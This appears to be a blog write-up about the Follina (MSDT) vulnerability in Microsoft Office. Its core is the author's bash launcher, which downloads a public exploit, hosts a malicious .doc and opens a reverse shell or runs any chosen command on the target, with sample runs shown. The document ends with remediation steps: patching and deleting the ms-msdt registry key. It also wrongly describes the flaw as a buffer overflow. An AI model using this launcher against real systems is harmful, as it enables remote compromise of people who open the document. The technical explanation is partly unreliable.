
It's a tool mostly helpful when there is a problem with a tool, application or software that is made by Microsoft.

Simple Explanation of MSD Exploitation:

We all are used Application/Software like Slack , Zoom…

Simple Explanation of MSDT Exploitation

- To join a slack Channel (WorkSpace) we need a link to click…
- To join a meeting with in the Zoom we need an ID or a LINK, when we click a link we will be Prompt that do we want to open the Zoom app or not.



zoom.us/[redacted]

Open Zoom Meetings?

https://zoom.us wants to open this application.

□ Always allow zoom.us to open links of this type in the associated app

Click **Open Zoom Meetings** on the dialog shown by your browser

If you don't see a dialog, click **Launch Meeting** below

By clicking "Launch Meeting", you agree to our Terms of Service and Privacy Statement

Don't have Zoom Client installed? Download Now

SImple Explanation of MSDT Exploitation:


Attackers use the same way to call MSDT tool , and then buffer overflow and execute or run arbitrary code in it by vulnerability exist with in the MSDT.

Since Google Chrome and other browser will ask the user that if they want to open that App or that Software.

As Microsoft *“MSDT is called using the URL protocol from a calling application such as Word.”*

Microsoft Office dosnt have that mechanism when a URL is used to open an application.

Here is going to the malicious URL with a browser that is used to open MSDT(Microsoft Support Diagnostic Tool) with Microsoft Office.



Not secure | 10.0.0.139:8000

Open Diagnostics Tro...hooting Wizard?

http://10.0.0.139:8000 wants to open this application.

Demo


Its an exploit written in python and made by John hammond

Link

https://github.com/JohnHammond/msdt-follina


My script:

I have my own script that help me to setup the exploit without any errors to happen , and it makes for others to also set it up easily:



```bash
#!/bin/bash

echo "welcome to Follina Exploit setup"
sleep 2

echo "to setup/install type 1 or type setup to exploit type 2 or type exploit , You need to install some tools that are required"

yesno="install exploit requirements"
select yesno in $yesno
do
if [ $REPLY = 1 -o $REPLY = "install" ]
        then
        echo "Downloading the Exploit"
        sleep 1
        echo -e ".\c"
        sleep 1
        echo -e ".\c"
        sleep 1
        echo -e ".\c"
        wget https://codeload.github.com/JohnHammond/msdt-follina/zip/refs/heads/main
        sleep 3
        unzip main
        sleep 1
        #python3 msdt-follina-main/follina.py
        echo
        echo "its installed type 2 or type exploit to start the exploit"
        elif [ $REPLY = "2" -o $REPLY = "exploit" -o $REPLY = "Exploit" ]
        then
                echo -e "exploit is about to be ready \c"
                echo -e ".\c"
                sleep 1
                echo -e ".\c"
                sleep 1
                echo -e ".\c"
                echo

        echo -e """1:) type 1 or RverseShell for reverse shell \n2:) type 2 or callculator to open calculator \n3:) type 3 to open any program or type any"""
                read type2
                if [ $type2 = "RverseShell" -o $type2 = "1" ]
                then
                echo "revers shell "

```


Second part of the script:



2


```


                red='\033[0;31m'
                clear='\033[0m'
                echo -e "${red}NOTE: DONT DUPLICATE THE PORTS YOU WILL GET ERRORS${clear}"
                sleep 2
                read -p "put the port for the hosted website to download the malicious .doc file in to target: " port1
                echo "the malicious document is ready to be downloaded from your IP:$port1"
                read -p "Put the port number for reverse shell: " port2

                cd msdt-follina-main
                konsole --noclose -e python2 -m SimpleHTTPServer $port1 &  python3 follina.py -r  $port2
                elif [ $type2 = "calculator" -o $type2 = "2" ]
                then
                red='\033[0;31m'
                clear='\033[0m'
                echo -e "${red}NOTE: DONT DUPLICATE THE PORTS YOU WILL GET ERRORS${clear}"
                sleep 2
                read -p "put the port for the hosted website to download the malicious .doc file in to target: " port3
                echo "the malicious document is ready to be downloaded from your IP:$port3"
                 sleep 4
                cd msdt-follina-main
                konsole --noclose -e python2 -m SimpleHTTPServer $port3 &  python3 follina.py
                elif [ $type2="3" -o $type2 = "any" ]
                then
                red='\033[0;31m'
                clear='\033[0m'
                echo -e "${red}NOTE: DONT DUPLICATE THE PORTS YOU WILL GET ERRORS${clear}"
                sleep 2
                read -p "what you want to open in target machine when the malicous doc is execute ? : " open
                read -p "put the port for the hosted website to download the malicious .doc file in to target: " port4
                echo "the malicious document is ready to be downloaded from your IP:$port4"
                cd msdt-follina-main
                konsole --noclose -e python2 -m SimpleHTTPServer $port4 &  python3 follina.py -c "$open"
                fi
 elif [ $REPLY = 3 -o $REPLY = "requirements" ]
        then
                sudo apt install konsole
        sleep 2
        echo -e """1) install \n2) exploit
"""
else

        echo "You typed invalied input pleas read "
fi
done
```

Explanation of the script:




```
┌──(kali㉿kali)-[~/Desktop/ms]
└─$ ./msdt.sh
welcome to Follina Exploit setup
to setup/install type 1 or type setup to exploit type 2 or type exploit , You need to install some tools that are required
1) install
2) exploit
3) requirements
#? 
```

Install : to download the exploit (we need it in order to exploit)
Exploit : to create the malicious document , and host that file
requirement : to install the required tool in order for that script to work



```
┌──(kali㉿kali)-[~/Desktop/ms]
└─$ ./msdt.sh
welcome to Follina Exploit setup
to setup/install type 1 or type setup to exploit type 2 or type exploit , You need to install some tools that are required
1) install
2) exploit
3) requirements
#? 2
exploit is about to be ready ...
1:) type 1 or RverseShell for reverse shell
2:) type 2 or callculator to open calculator
3:) type 3 to open any program or type any
```

ReverseShell: to get reverse shell after the document is opened
Calculator : to open calculator
Any: to open any program that is in the target machine
Lets imagine we have all the requirement and download the exploit
Exploit: after choosing the exploit , we are asked what we want the malicious document should do , here we are asked



Directory listing for /

- [illegible]
- dev/
- [illegible]
- PC_[illegible]
- [illegible]
- README.md


To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Remediation

Remediation:

UPDATE:


The patch for this vulnerability is in the June 2022 cumulative Windows Updates. It is imperative that users install these updates to be protected from the vulnerability.



Remediation:

Disable MSDT URL Protocol

Before the patch has been introduced, security teams scrambled their organization’s IT Administrators to immediately disable the MSDT URL Protocol. By disabling the MSDT URL Protocol, troubleshooters will not be launched as links and so ms-msdt won’t be able to be called by Office.



```
Microsoft Windows [Version]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator> cd Desktop
C:\Users\Administrator\Desktop> reg query HKEY_CLASSES_ROOT\ms-msdt

HKEY_CLASSES_ROOT\ms-msdt
         [...]

HKEY_CLASSES_ROOT\ms-msdt\shell

C:\Users\Administrator\Desktop> reg export HKEY_CLASSES_ROOT\ms-msdt ms-msdt_backup
The operation completed successfully.

C:\Users\Administrator\Desktop> reg delete HKEY_CLASSES_ROOT\ms-msdt /f
The operation completed successfully.

C:\Users\Administrator\Desktop> reg query HKEY_CLASSES_ROOT\ms-msdt
ERROR: The system was unable to find the specified registry key or value.
```

1: if the MSDT tool URL protocol exist in the OS

2: take backup of the current settings for MSDT and when the patch release we go back to normal

